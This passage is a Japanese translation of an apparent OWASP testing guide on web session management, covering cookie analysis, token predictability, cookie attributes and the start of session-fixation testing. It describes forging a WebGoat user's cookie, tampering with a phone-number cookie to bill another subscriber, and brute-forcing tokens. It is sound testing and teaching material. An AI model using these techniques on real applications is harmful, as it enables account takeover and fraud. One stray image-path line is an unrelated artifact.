- もしそうなら、そのアプリケーションはどのようにセキュリティを維持するのですか?
- 永続的なクッキーはありますか?
- 期限が切れるものは何ですか? = 永続的なクッキーには期限がありますが、それらは適切ですか?
- 一時的であると期待されるクッキーは、そのように構成されていますか?
- クッキーを防御するために、どの HTTP/1.1 のキャッシュ制御設定が使われていますか?
- クッキーを防御するために、どの HTTP/1.0 のキャッシュ制御設定が使われていますか?

クッキーの収集

クッキーを操作するために必要な最初の段階は、明らかに、アプリケーションがどのようにクッキーを生成し管理しているかを把握することです。この作業のために、私たちは以下の質問に答えなければなりません:

- アプリケーションに使われるクッキーは何個ですか?

アプリケーションをあちこち見て回ってください。クッキーが生成されたら記録してください。受け取ったクッキー、それらを生成したページ(set-cookie 命令で)、それらが妥当な領域、値と性格の一覧を作成してください。

- アプリケーションのどの部分がクッキーの生成や修正、又は両方を行いますか?

アプリケーションをあちこち見て回り、どのクッキーが不変に保たれ、どれが修正されるかを見抜いてください。どんなイベントがクッキーを修正しますか?

- アプリケーションのどの部分が、アクセスされたり使用されたりするために、このクッキーを必要としていますか?

アプリケーションのどの部分がクッキーを必要とするかを見抜いてください。ページにアクセスし、もう一度クッキー無しで試したり、クッキーの修正した値を使って試したりしてください。どのクッキーがどこで使われたかを対応づけてみてください。

各クッキーを、関係するアプリケーションの部分や関係する情報に対応づけるスプレッドシートは、この段階の価値ある成果物になりえます。

セッションの分析

セキュリティの観点からの品質を確信するため、セッションのトークン(クッキー、セッション ID や隠蔽されたフィールド)自体が吟味されなくてはなりません。それらは、不規則性、唯一性、統計的分析と暗号分析への耐性や情報漏えいといった基準に対してテストされなくてはなりません。

トークンの構造と情報漏えい

最初の段階は、アプリケーションにより提供されたセッション ID の構造と内容を調べることです。よくある過ちは、一般的な値を発行してサーバ側の実際のデータを参照するのではなく、トークンに特定のデータを含むことです。セッション ID がクリア・テキストなら、その構造と適切なデータは以下のように、一目で明らかかもしれません:

```
192.168.100.1:owaspuser:password:15:58
```

トークンの一部又は全体が符号化されているかハッシュ化されているとわかる場合、明らかな曖昧さを調べるために、各種の技術と比較されます。例えば「192.168.100.1:owaspuser:password:15:58」という文字列は 16 進数、Base64 と MD5 ハッシュで以下のように表現されます:

```
Hex    3139322E3136382E3130302E313A6F77617370757365723A70617373776F72643A31353A3538
Base64 MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
MD5    01c2fc4f0a817afd8366689bd29dd40a
```

曖昧さのタイプがわかれば、元のデータをデコードすることは可能かもしれません。しかしたいていの場合、そんなことはありません。そうだとしても、メッセージの形式から適切な符号化技法を列挙するのは役に立つかもしれません。その上、形式と符号化技法の両方が推測できると、自動化されたブルート・フォース攻撃をしかけられます。複合トークンは以下のように、IP アドレスやユーザ ID といった情報をいっしょに含むかもしれません:

```
owaspuser:192.168.100.1: a7656fafe94dae72b1e1487670148412
```

単一のセッション・トークンを分析するだけで、典型的なサンプルを調べられます。そのトークンの単純な分析で即座に明らかなパターンが暴かれます。例えば、32 ビットのトークンは 16 ビットの静的なデータと 16 ビットの変化するデータを含むかもしれません。これは最初の 16 ビットがユーザの固定した属性、例えばユーザ名や IP アドレスを表すかもしれません。第二の 16 ビットの固まりが規則正しい割合で増加する場合、トークン生成のための通し番号やまさに時間に基づいた要素を示すのかもしれません。サンプル群を見てください。トークン群の静的な要素群が識別できたら、一度に一つの潜在的な入

力要素を変えながら、さらにサンプルを集めましょう。例えば、異なるユーザ・アカウントを通じたログインや異なる IP アドレスからのログインは、セッション・トークンの以前は静的だった部分に変化を生ずるかもしれません。単一又は複数のセッション ID の構造テストの間、以下の領域に注目しなくてはなりません:

- セッション ID のどの部分が静的ですか?
- どんなクリア・テキストの機密情報がセッション ID 内に格納されていますか? 例えば、ユーザ名/UID、IP アドレス
- どのような、簡単に符号化された機密情報が格納されていますか?
- セッション ID の構造から、どのような情報が推測できますか?
- 同じログイン状態では、セッション ID のどの部分が静的ですか?
- セッション ID 全体又は個々の部分で、どんな明らかなパターンがありますか?

セッション ID の予測可能性と不規則性

セッション ID の変化する部分(もしあれば)の分析は、認識可能又は予測可能なパターンの存在を確立することから始まります。セッション ID の内容の何らかのパターンを推測するために、これらの分析は、手作業で、又は特注や既製の統計的又は暗号分析的ツールを使って実行されます。手作業のテストは同じログイン状態のために発行されたセッション ID の比較、例えば同じユーザ名、パスワードと IP アドレスを使った状態の比較、を含むべきです。時間も制御されなくてはならない重要な要素です。同じ時間窓のサンプルを集め、その変数を一定に保つためには、多数の同時接続を行う必要があります。50ms 以下の量子化でさえ粗すぎるかもしれませんし、この方法で取得したサンプルで、そうでなければ見逃されたであろう時間を元にした部品を暴くかもしれません。変化する要素は、増加する性質を持つかどうかを決めるため、時間をかけて分析すべきです。それらが増加する場所では、時刻や経過時間に関係したパターンが調べられるべきです。多くのシステムは擬似乱数の要素のための種として時刻を使用しています。パターンが不規則らしい場所では、時刻の一方向ハッシュや他の周辺の変形が可能性として考えられます。典型的には、暗号化ハッシュの結果は 10 進又は 16 進数なので識別可能です。分析の中では、セッション ID の順序、パターンや周期、静的な要素やクライアント依存性が可能な限りすべて、アプリケーションの構造や機能に貢献し得る要素として考慮されなくてはなりません。

- セッション ID は本質的に、証明できるほど不規則ですか? すなわち、結果の値は再現できますか?
- 同じ入力状態は、引き続いた実行で、同じ ID を生成しますか?
- セッション ID は証明できるほど統計的分析や暗号分析に耐性がありますか?
- セッション ID 群のどの要素が時間に結びついていますか?
- セッション ID のどの部分が予測可能ですか?
- 生成アルゴリズムと前回の ID すべての知識が与えられた場合、次の ID を推測できますか?

クッキーのリバース・エンジニアリング

クッキーを列挙し、その使用についての一般的な知識を得たので、これから興味深そうなクッキーについてより深く見てゆきましょう。どのクッキーに興味がありますか? セッション管理のセキュアな手法を提供するためには、クッキーはいくつかの性格を併せ持たなくてはなりません。各々の性格はクッキーを攻撃の別な種類から守ることを目指しています。これらの性格は以下のように要約されます:

1. 予測不可能性: クッキーは何らかの予測困難なデータを格納しなくてはなりません。妥当なクッキーを偽造するのが困難なほど、正当なユーザのセッションに押し入るのが困難になります。攻撃者が正当なユーザの活動中のセッションで使われているクッキーを推測できると、彼又は彼女は(セッションを乗っ取ることにより)そのユーザに完全になりすませます。クッキーを予測不可能にするためには、乱数値や暗号又はその両方が使えます。

2. 不正変更への耐性:クッキーは修正を加える不正な試みに抵抗しなくてはなりません。IsAdmin=No というようなクッキーを受け取ると、アプリケーションが(例えばクッキーに値の暗号化されたハッシュを付加するといった)二重テストをしない限り、それを修正して管理者権限を得るのは容易なことです。

3. 有効期限: 決定的に重要なクッキーは再生される危険性を避けるために、適切な時間範囲だけ有効でなくてはならず、その後ディスクやメモリから削除されなくてはなりません。これは、セッション間で記憶しておく必要のある決定的に重要とは言えないデータ(例えばサイトのルック・アンド・フィール)を格納するクッキーにはあてはまりません。

4. 「secure」フラグ: セッションの完全性にとって決定的に重要な値を持つクッキーは、盗聴の防止のためにその送信を暗号化された経路でだけ許すように、このフラグを有効にしておくべきです。

ここでの対処方法は、十分な個数のクッキーの例を収集し、それらの値のパターンを探し始めることです。「十分な」の正確な意味は、クッキー生成手法が非常に破りやすい場合の一握りのサンプルから、何らかの数学的な分析(例えばカイ二乗、アトラクター。これ以上の情報については後述)を進める必要がある場合の数千個まで広がります。

セッションの状態が収集されたクッキーに重大な影響を持つので、アプリケーションのワークフローに特に注意を払うことが大切です。認証される前に収集されたクッキーは、認証後に得られたクッキーとは非常に異なるかもしれません。

念頭に置き続けなくてはならないもう一つの観点が時間です。クッキーの値の中で時間が一役買っている可能性がある場合(サーバはクッキーの値の一部にタイムスタンプを使うかもしれません)、クッキーを取得した時には常に正確な時間を記録してください。記録された時間は現地時間や HTTP 応答に含まれるサーバのタイムスタンプ(又はその両方)かもしれません。

収集された値を分析する時には、そのクッキーの値に影響しうるすべての変数を評価し、一度に一つずつそれらを変化させるようにしてください。同じクッキーの修正版をサーバに渡すことは、アプリケーションがどのようにクッキーを読み取って処理するかを理解するのにとても役立ちます。

この段階で実行される調査には、以下のような例が含まれます:

- クッキー内でどのような文字セットが使用されていますか? クッキーは数値を持っていますか? 英数字は? 16 進数は? 期待される文字セットに属さない文字群をクッキーに挿入すると、何が起こりますか?

- 異なる下位部品から成るクッキーは異なる情報断片を運んでいますか?異なる部品群はどのように分離されていますか? どんな区切り記号で? クッキーの部品群の中にはより高度な可変性を持つものもあり、定数値のものもあれば、限られた組の値だけをとりそうなものもあるでしょう。クッキーを基本的な構成要素に分解するのが、最初の重要な段階です。見つけやすい構造を持つクッキーの例を以下に示します:

  ```
  ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q
  ```

この例の中では、5 つの異なるフィールドが見つかり、以下のように異なるタイプのデータを運びます:

ID – 16 進数

CR – スモール型の整数
TM と LM – ラージ型の整数。(そして不思議なことにそれらは同じ値を持っています。一方を変更したら何が起こるか見てみる価値があります。)
S – 英数字

区切り文字が使われていない時でも、十分なサンプルがあれば助かります。例として、以下の文字列を見てみましょう:


```
0123456789abcdef
```

ブルート・フォース攻撃
予測可能性と不規則性に関した疑問から、ブルート・フォース攻撃が必ず導き出されます。アプリケーションのセッション継続時間と有効期限と共に、セッション ID 群の変更を考えなくてはなりません。もしセッション ID 群の変化が比較的小さくて、セッション ID の有効期限が長いと、ブルート・フォース攻撃がはるかに成功しやすくなります。長いセッション ID(さもなければ非常に大きな変動幅のあるもの)と短い期限により、ブルート・フォース攻撃に成功するのがはるかに困難になります。

- すべての可能なセッション ID 群についてブルート・フォース攻撃を行うにはどのくらいの時間がかかりますか?
- セッション ID 空間はブルート・フォース攻撃を防ぐのに十分なほど大きいですか?例えば、妥当な寿命と比べた場合、キーの長さは十分ですか?
- 別のセッション ID で接続を試みる際の遅延は、この攻撃のリスクを軽減しますか?

クッキーの操作
クッキーから得られる情報のあまりの多さに圧倒されたら、クッキーの修正を始める潮時です。ここでの手法は分析段階の結果に大きく依存しますが、いくつかの例を示すことは可能です:

例 1: クリア・テキスト中の識別子を持つクッキー
図 1 を見ると、アプリケーション内のクッキー操作の例があり、移動体通信事業者の申込み者がインターネット経由で MMS メッセージを送れます。OWASP の WebScarab 又は BurpProxy を使うアプリケーションを操作すると、認証処理の後で msidnOneShot クッキーが送信者の電話番号を格納しているのがわかります。このクッキーはサービス支払処理のためにユーザを識別するために使われます。しかし電話番号はそのまま格納されていて、どのような方法でも保護されてはいません。したがって、そのクッキーを msidnOneShot=3*******59 から msidnOneShot=3*******99 に変更すると、3*******99 の番号を所有するモバイル・ユーザが MMS メッセージ代を支払うことになります。



クリア・テキスト内に識別子を持ったクッキーの例

例 2: 推測可能なクッキー

推測しやすい値を持つクッキーで他のユーザになりすますのに使える例は、OWASP の WebGoat の、「弱い認証クッキー」課程にあります。この例では、2 組のユーザ名とパスワードの対から始めます。(ユーザ「webgoat」と「aspect」に関係しています。)目標は、クッキーの生成ロジックを割り出して、ユーザ「alice」のアカウントを破ることです。これらの既知の二組を使ってアプリケーションに認証することにより、対応する認証クッキーを収集できます。表 1 を見ると、各ユーザ名とパスワードの対を正確なログイン時刻と共に、対応するクッキーに紐づける関係がわかります。

ユーザ名	パスワード	認証クッキー – 時刻
webgoat	Webgoat	65432ubphcfx – 10/7/2005-10:10 65432ubphcfx – 10/7/2005-10:11
aspect	Aspect	65432udfqtb – 10/7/2005-10:12 65432udfqtb – 10/7/2005-10:13
alice	?????	???????????

表 1 クッキーの収集

まず、異なるログオンにまたがって認証クッキーは同じユーザについては同じであることに注目でき、リプレイ攻撃への最初の重大な脆弱性であることがわかります。(例えば XSS の脆弱性を使用して)妥当なクッキーを盗めると、彼又は彼女の証明書について知ることなく関係するユーザのセッションを乗っ取るのに使えます。さらに、「webgoat」と「aspect」のクッキーが共

通の部分「65432u」を持つことがわかります。「65432」は一定の整数のようです。「u」についてはどうでしょう? 「webgoat」と「aspect」の文字列はどちらも「t」という文字で終わっていて、「u」はその次の文字です。そこで「webgoat」の各文字の次の文字を見てみましょう:

1 番目の文字: “w” + 1 =“x”
2 番目の文字: “e” + 1 = “f”
3 番目の文字: “b” + 1 = “c”
4 番目の文字: “g” + 1= “h”
5 番目の文字: “o” + 1= “p”
6 番目の文字: “a” + 1= “b”
7 番目の文字: “t” + 1 = “u”

「xfchpbu」を取得しましたが、それを逆転するとまさに「ubphcfx」が得られます。そのアルゴリズムはユーザ「aspect」にも完全にあてはまるので、ユーザ「alice」に適用する必要があるだけです。クッキーは結局「65432fdjmb 」になります。
「webgoat」の証明書を用意してアプリケーションに認証を繰り返し、受け取ったクッキーを alice について計算しただけのクッキーで置き換えます…やった! 今やアプリケーションは「webgoat」ではなく「alice」として私たちを識別しています。

ブルート・フォース
正しい認証クッキーを見つけるためにブルート・フォース攻撃を使うのは、非常に時間のかかりうる技法です。Foundstone Cookie Digger は非常に数多くのクッキーを収集してくれ、クッキーの長さの平均と文字セットが得られます。さらにそのツールはクッキーの異なる値を比較し、引き続いて起こるログイン毎に何文字が変更されているかを調べます。引き続いて起こるログインでクッキーの値が同じままでない場合、Cookie Digger は攻撃者に、ブルート・フォースの試みを実行するためにさらに長い期間を要求します。以下の表に、すべて公開サイトで得られた 10 回の認証の試みによるクッキーの例を示します。収集されたクッキーのすべての型について、クッキーに「ブルート・フォース」攻撃を仕掛けるために必要な、全試行回数を示します。

クッキー名	ユーザ名又はパスワードを持っているか	平均文字数	文字セット	不規則性指数	ブルート・フォースの試行回数
X_ID	偽	820	, 0-9, a-f	52,43	2,60699329187639E+129
COOKIE_IDENT_SERV	偽	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_ID_YACAS	偽	820	, 0-9, a-f	52,52	4,46965862559887E+129
COOKIE_IDENT	偽	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_UPC	偽	172	, 0-9, a-f	23,95	2526014396252,81
CAS_UPC	偽	172	, 0-9, a-f	23,95	2526014396252,81
CAS_SCC	偽	152	, 0-9, a-f	34,65	7,14901878613151E+15
COOKIE_X	偽	32	, +, /, 0, 8, 9, A, C, E, K, M, O, Q, R, W-Y, e-h, l, m, q, s, u, y, z	0	1

vgnvisitor	偽	26	, 0-2, 5, 7, A, D, F-I, K-M, O-Q, W-Y, a-h, j-q, t, u, w-y, ~	33,59	18672264717,3479

X_ID
5573657249643a3d3333353639373938353233b4d736973646e3a3d3333353639373938353233b537461746f436f6e73656e736f3a3d303b4d6574
5573657249643a3d3333353639373938353233b4d736973646e3a3d3333353639373938353233b537461746f436f6e73656e736f3a3d303b4d6574

表 2 CookieDigger レポートの例

オーバーフロー

クッキーの値は、サーバから受け取られた時には、一つ以上の変数に格納されることになるので、その変数が境界を侵す機会は常にあります。クッキーをオーバーフローさせると、バッファ・オーバーフロー攻撃のすべての結果につながりえます。初期の目標は普通サービス不能に陥れることですが、遠隔コードの実行も可能です。通常はしかしながら、遠隔コードの実行には遠隔システムのアーキテクチャについてある程度詳細な知識が必要です。というのも、挿入されるコードを適切に作成し配置する正確なオフセットを計算するために、バッファ・オーバーフロー技術は基盤となるオペレーティング・システムとメモリ管理に強く依存するからです。

例: http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html

グレイボックステストと例

もしセッション管理スキーマの実装にアクセスすれば、以下をチェックできます

- ランダム・セッション・トークン

クライアントへ発行されたセッション ID やクッキーは、簡単に予測できるべきではありません。(クライアントの IP アドレスのような、予測可能な変数に基づいた線形アルゴリズムを使わないでください。) 256 ビットの長さの鍵を使った暗号アルゴリズム(AES のような)がお勧めです。

- トークン長

セッション ID の長さは最低 50 文字はあります。

- セッション・タイムアウト

セッション・トークンは定義されたタイムアウトを持つべきです。(アプリケーションに管理されたデータに依存します。)

- クッキー構成:
    - non-persistent: RAM メモリだけ
    - secure (HTTPS チャネルでだけ設定): クッキーの設定: cookie=data; path=/; domain=.aaa.it; secure
    - HTTPOnly (スクリプトでは読めません): クッキーの設定: cookie=data; path=/; domain=.aaa.it; HTTPOnly

さらに多くの情報についてはこちらを御覧ください: クッキーの属性のテスト

参考文献

ホワイトペーパー

- RFC 2965「HTTP 状態管理機構(“HTTP State Management Mechanism”)」
- RFC 1750「セキュリティのための不規則性の推奨(“Randomness Recommendations for Security”)」
- 「ストレンジ・アトラクタと TCP/IP シーケンス番号分析(“Strange Attractors and TCP/IP Sequence Number Analysis”)」: http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm
- 相関係数(Correlation Coefficient): http://mathworld.wolfram.com/CorrelationCoefficient.html
- ENT: http://fourmilab.ch/random/
- http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html
- Darrin Barrall:「自動化クッキー分析("Automated Cookie Analysis")」– http://www.spidynamics.com/assets/documents/SPIcookies.pdf
- Gunter Ollmann:「ウェブ・ベースのセッション管理("Web Based Session Management")」- http://www.technicalinfo.net
- Matteo Meucci:「MMS 詐欺("MMS Spoofing")」- www.owasp.org/images/7/72/MMS_Spoofing.ppt

ツール

- OWASP の WebScarab はセッション・トークンの分析機構を特徴としています。「セッション識別子の強度を Web Scarab でテストする方法」をお読みください。
- Foundstone CookieDigger - http://www.foundstone.com/resources/proddesc/cookiedigger.htm

4.5.2 クッキーの属性のテスト(OWASP-SM-002)

概要

クッキーは、(典型的には他のユーザをねらう)悪意を持ったユーザにとって、鍵となる攻撃の担体であることが多く、アプリケーションには常にクッキーの保護のための不断の努力を続ける義務があります。この節では、アプリケーションがクッキーを割り当てる時に必要な予防措置をどのようにとれるか、これらの属性が正しく構成されていることをどのようにテストするかを見てゆきます。

問題の記述

特に動的なウェブ・アプリケーションでは、HTTP のような状態を持たないプロトコルを保守する必要があるので、クッキーの安全な使用の重要さはいくら強調しても足りません。クッキーの重要性を理解するには、それらが主に何のために使用されるかを理解することが欠かせません。これらは普通、主にセッションの認証/認可トークンとして使われたり、一時的なデータ収納庫として使われたりします。そのため、仮に攻撃者が何らかの手段(例えばクロスサイト・スクリプティングの脆弱性を利用したり暗号化されていないセッションを傍受したりする方法)でセッション・トークンを取得できると、彼/彼女はこのクッキーを使って妥当なセッションを乗っ取れてしまいます。さらに、クッキーは複数のリクエストにまたがって状態を保守するために設定されます。HTTP は状態を持たないので、受け取っているリクエストが現在のセッションの一部なのか、新たなセッションの始まりなのか、何らかの型の識別子がない限りサーバには判断できません。他の手法も利用可能ですが、この識別子はクッキーであることが非常に一般的です。複数のリクエストにまたがってセッションの状態を追跡し続ける必要のある、数多くの異なるアプリケーションの形式が存在することは、想像に難くありません。最初に思いつくのはオンライン・ストアでしょう。ユーザがショッピング・カートに複数のアイテムを加えると、アプリケーションはこのデータを、引き続くリクエストの間保持し続けなくてはなりません。クッキーはこの仕事にごく一般的に使われます。アプリケーションの HTTP レスポンス内で、アプリケーションにより Set-Cookie 命令を使い設定され、普通(すべての現代的なウェブ・ブラウザの場合のように、クッキーが有効で、サポートされていれば)「名前=値」の形式です。一旦アプリケーションがブラウザに、特定のクッキーを使うように言うと、続く各リクエストでブラウザはこのクッキーを送ります。オンライン・ショッピングカートからのアイテム、これらのアイテムの個数、個人情報、ユーザ ID などのデータを、クッキーは格納できます。内部の情報が機密情報としての性格を持つため、格納する情報を保護する試みを通じ、クッキーは通常符号化されたり暗号化されたりします。しばしば、引き続くリクエストでは(セミコロンで区切られた)複数のクッキーが設定されます。例えばオンライン・ストアの場合では、ショッピング・カートに複数のアイテムを追加すると新たなクッキーが設定されるかもしれません。オンライン・ストア型アプリケーションではさらに、一旦ログインすると、認証のためのクッキー(先に示したようにセッション・トークン)を通常持ち、他の複数のクッキーを使って購入したいアイテムとその補助情報(すなわち価格や数量)を識別します。

さて、クッキーが設定される方法、設定される時、何のために使われるか、なぜ使われるか、さらにそれらの重要性を理解したところで、クッキーにどのような属性を設定でき、それらが安全かどうかをどのようにテストするかを見てみましょう。以下は各クッキーに設定できる属性とそれらの意味の一覧です。次節では各属性のテストの仕方に注目します。

- secure – この属性はブラウザに、リクエストが HTTPS のような安全なチャネルを渡って送られた場合にだけクッキーを送るように伝えます。これは暗号化されていないリクエストを越えて渡されることからクッキーを保護します。

アプリケーションが HTTP と HTTPS の両方を越えてアクセスできる場合、クッキーがクリア・テキストで送られうる可能性があります。

- HttpOnly – この属性は、クッキーが JavaScript のようなクライアント側のスクリプトを介してアクセスされるのを許さないので、クロスサイト・スクリプティングのような攻撃を防ぐのを助けるために使われます。すべてのブラウザがこの機能をサポートしているわけではないことに注意してください。

- domain – この属性は、クッキーの URL を要求されたサーバのドメインと比較するために使われます。この属性がそのドメインかサブ・ドメインと合致する場合には、次に path 属性が調べられます。

指定されたドメインの中のホストだけがそのドメインのためのクッキーを設定できることに注意してください。さらに domain 属性は、サーバが他のドメインのための任意のクッキーを変更できないように、(.gov や.com といった)トップレベルドメインであることは禁止されています。domain 属性が設定されていないと、クッキーを生成したサーバのホスト名が、domain のデフォルトの値として使われます。例えば、もしクッキーが app.domain.com のアプリケーションによって、domain 属性の設定無し

に設定されると、app.mydomain.com とその(hacker.app.mydomain.com などの)サブドメインへの以降のすべてのリクエストでそのクッキーは再提示されますが、otherapp.mydomain.com のリクエストでは再提示されません。開発者がこの制約を緩めたい場合、domain 属性を mydomain.com に設定できます。この場合、そのクッキーは app.mydomain.com とそのサブドメインのリクエストすべてに送られます。hacker.app.mydomain.com のようなサブドメインにも、さらに bank.mydomain.com にさえも送られてしまいます。仮にサブドメイン(例えば otherapp.mydomain.com)に脆弱なサーバがあり、domain 属性の設定が(例えば mydomain.com のように)緩すぎると、脆弱なサーバは(セッション・トークンのような)クッキーの収穫に使われてしまうでしょう。

- path – domain に加え、クッキーが妥当な URL path を指定できます。domain と path が合致すると、リクエストにおいてクッキーが送られます。

domain 属性と同様に、path 属性の設定が緩すぎると、同じサーバの他のアプリケーションによる攻撃に対し、アプリケーションを脆弱なままに放置することになります。例えば path 属性をウェブ・サーバのルート「/」に設定すると、そのアプリケーションのクッキーは同じサーバ内のすべてのアプリケーションに送られてしまいます。

- expires – この属性は永続的なクッキーを設定するのに使われます。永続的なクッキーは、設定された日時を越えるまで期限切れになりませんから。この永続的なクッキーは期限切れまで、このブラウザ・セッションと以降のセッションで使われます。期日を越えると、ブラウザはそのクッキーを削除します。一方、この属性が設定されないと、クッキーは現在のブラウザ・セッションでだけ有効で、セッションが終了する際そのクッキーは削除されます。

ブラックボックステストと例

クッキー属性の脆弱性をテストする:
データの受渡しを横取りするプロクシやブラウザのプラグインを使って、(Set-cookie 命令を使って)アプリケーションによりクッキーが設定されるすべてのレスポンスを取得し、以下のようにクッキーを調べてください:

- Secure 属性- クッキーが機密性の高い情報を格納していたりセッション・トークンであったりする場合、常に暗号化されたトンネルを使って受け渡すべきです。例えば、アプリケーションにログインし、セッション・トークンがクッキーを使って設定された後で、それが「;secure」フラグを使ってタグ付けされていることを検証してください。そうでない場合、ブラウザは HTTP を使ったような暗号化されていないチャネルを介してそのクッキーを受け渡しても安全だと信じています。

- HttpOnly 属性-すべてのブラウザがサポートしているわけではないにせよ、この属性は常に設定されるべきです。この属性はクッキーをクライアント側のスクリプトによるアクセスから守る助けになるので、「;HttpOnly」タグが設定されているかどうか調べてください。

- Domain 属性- domain の設定が緩すぎないことを検証してください。上述のように、その属性はクッキーを受け取る必要があるサーバのためにだけ設定すべきです。例えば、アプリケーションがサーバ app.mysite.com 上に存在する場合、その属性は「;domain=app.mysite.com」と設定すべきであって、「;domain=.mysite.com 」と設定すべきではありません。後者の設定では他の潜在的に脆弱なサーバがクッキーを受け取るのを許してしまいます。

- Path 属性- domain 属性と同様に、path 属性の設定が緩すぎないことを検証してください。仮に domain 属性が可能な限り強固に構成されていたとしても、path がルート・ディレクトリ「/」に設定されていると、同じサーバ上のより安全でないアプリケーションに対して脆弱かもしれません。例えば、アプリケーションが/myapp/に存在する場合、クッキーの path が「;path=/myapp/」と設定されていて、「;path=/」や「;path=/myapp」でないことを検証してください。こ

こで、最後の「/」が myapp の後になくてはならないことに注意してください。もしなければ、「myapp-exploited」のような「myapp」に合致するどのようなパスにでも、ブラウザはクッキーを送ります。

- Expires 属性- この属性が将来の時点に設定され、機密性の高い情報を含まないことを検証してください。例えば、あるクッキーが「; expires=Fri、13-Jun-2010 13:45:29 GMT 」と設定されていて、現在 2008 年 6 月 10 日なら、クッキーを調査したくなるはずです。そのクッキーがセッション・トークンでユーザのハード・ドライブに格納されている場合、このクッキーにアクセスできる攻撃者や(管理者のような)ローカル・ユーザは、このトークンを再送することで有効期限が過ぎるまでアプリケーションにアクセスできます。

参考文献

ホワイトペーパー

- RFC 2965 - HTTP 状態管理機構(HTTP State Management Mechanism) - http://tools.ietf.org/html/rfc2965
- RFC 2616 - ハイパーテキスト転送プロトコル(Hypertext Transfer Protocol) – HTTP 1.1 - http://tools.ietf.org/html/rfc2616

ツール

データ横取り用プロクシ:

- OWASP: Webscarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Dafydd Stuttard: Burp proxy - http://portswigger.net/proxy/
- MileSCAN: Paros Proxy - http://www.parosproxy.org/download.shtml

ブラウザ・プラグイン:

- "TamperIE" for Internet Explorer - http://www.bayden.com/TamperIE/
- Adam Judson: "Tamper Data" for Firefox - https://addons.mozilla.org/en-US/firefox/addon/966

4.5.3 セッションの固定化のテスト(OWASP-SM_003)

概要

成功したユーザの認証の後、アプリケーションがクッキーを更新しない場合、セッションの固定化による脆弱性が見つかる可能性があり、ユーザが攻撃者に知られたクッキーを使わざるを得ない場合があります。その場合、攻撃者がユーザ・セッションを盗めるかもしれません。(セッション・ハイジャック)

問題の記述

セッションの固定化による脆弱性は以下の場合に起こります:

- ウェブ・アプリケーションがユーザを、最初に既存のセッション ID を無効化せずに認証し、それによりそのユーザに既に関連付けられたセッション ID を使い続けてしまう場合。
- 攻撃者があるユーザに対し既知のセッション ID を強要でき、一旦ユーザが認証すると、攻撃者が認証されたセッションへのアクセスしてしまう場合。

セッション固定化の脆弱性を乱用する場合は一般に、攻撃者はウェブ・アプリケーションに新たなセッションを生成し、関係するセッション識別子を記録します。それから、攻撃者は犠牲者に、同じセッション識別子を使ってサーバに認証するように仕向け、活動中のセッションを通じてそのユーザのアカウントへのアクセスを取得します。
さらに、上述の問題は HTTP を介してセッション識別子を発行し、ユーザを HTTPS のログイン・フォームにリダイレクトするたサイトにとって問題です。認証でそのセッション識別子が再発行されないと、その識別子は盗聴され、攻撃者によってセッションを乗っ取るために使われるかもしれません。

ブラックボックステストと例

セッション固定化の脆弱性のテスト:
最初の段階はテストされるサイトに(例えば www.example.com)にリクエストを行うことです。以下のようにリクエストした場合:

```
GET www.example.com
```

以下の応答を得るでしょう:

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=Cp1254
Content-Language: en-US
```

アプリケーションが新たなセッション識別子 JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1 を、クライアントに設定する様子がわかります。
次に、そのアプリケーションに、以下のような POST HTTPS でうまく認証し:

```
POST https://www.example.com/authentication.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.16) Gecko/20080702
Firefox/2.0.0.16
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com
```

```
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57

Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in
```

